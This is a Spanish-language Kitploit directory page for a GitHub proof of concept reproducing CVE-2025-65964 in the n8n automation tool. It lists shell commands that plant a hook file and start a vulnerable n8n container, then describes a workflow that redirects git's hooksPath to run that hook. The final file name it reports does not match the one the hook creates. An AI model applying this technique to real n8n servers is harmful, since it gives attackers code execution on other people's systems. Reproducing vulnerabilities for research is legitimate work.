
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-65964-Exploit — Reproducción de CVE-2025-65964 | Kitploit
Herramientas/GitHubGitHub/syzygy-k/cve-2025-65964-exploit
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads
GitHubsyzygy-k/cve-2025-65964-exploit

CVE-2025-65964-Exploit

Reproducción de CVE-2025-65964

Ver Repositorio
4137hace 11 mesesAún no revisado
Compartir

Pasos para replicar

Primero, prepara un repositorio que contenga archivos maliciosos

mkdir n8n-rce-poc && cd n8n-rce-poc
git init
git remote add origin <dirección del repositorio>

mkdir evil_hooks
echo '#!/bin/sh' > evil_hooks/pre-commit
echo 'touch /tmp/pwned_success' >> evil_hooks/pre-commit

chmod +x evil_hooks/pre-commit
git add evil_hooks/pre-commit
git update-index --chmod=+x evil_hooks/pre-commit

git commit -m "Add malicious hook"
git branch -M main
git push -u origin main

Luego, levanta localmente un contenedor Docker de n8n que esté dentro de la versión vulnerable. El alcance de esta vulnerabilidad es muy amplio: 0.123.1 ≤ n8n < 1.119.2 están afectados. Aquí usamos la versión 1.64.3

docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  n8nio/n8n:1.64.3

Primero, el flujo de ataque completo para la versión 1.64.3 es el siguiente

image


Nodo 1: Git (Acción: Clonar un repositorio)

Configuración de parámetros como se muestra
image

Nodo 2: Código (Modo: Ejecutar una vez para todos los elementos)

Este nodo y el siguiente son necesarios porque Git solo permite Commit cuando los archivos han cambiado, así que primero debemos escribir un archivo cualquiera dentro.

Configuración de parámetros como se muestra

image

Nodo 3: Leer/Escribir archivos desde el disco (Acción: Escribir)

Escribir el archivo en el repositorio

Configuración de parámetros como se muestra

image


Nodos 4 y 5: Git (Acción: Agregar propiedad de configuración)

Estos dos nodos son necesarios porque Commit requiere email y username; basta con inventar dos.

Configuración de parámetros como se muestra

image image


Nodo 6: Git (Acción: Confirmar archivos o carpetas en git)

Paso clave: apuntar core.hooksPath al directorio malicioso descargado, forzando a Git a buscar en el directorio especificado (por defecto es .git/hooks) al ejecutar hooks.

(Siente que es similar a secuestrar LD_PRELOAD, etc.)

Configuración de parámetros como se muestra
image


Nodo 7: Git (Acción: Confirmar archivos o carpetas en git)

Este paso se usa para desencadenar la vulnerabilidad y ejecutar el hook modificado.

Configuración de parámetros como se muestra
image


Después de configurar estos nodos, ejecuta el flujo de trabajo

Luego, observa dentro del contenedor Docker y verás que se ha creado el archivo malicioso pwned_without_exec_node

image
Descargar herramienta

Más Populares

Ver todos →

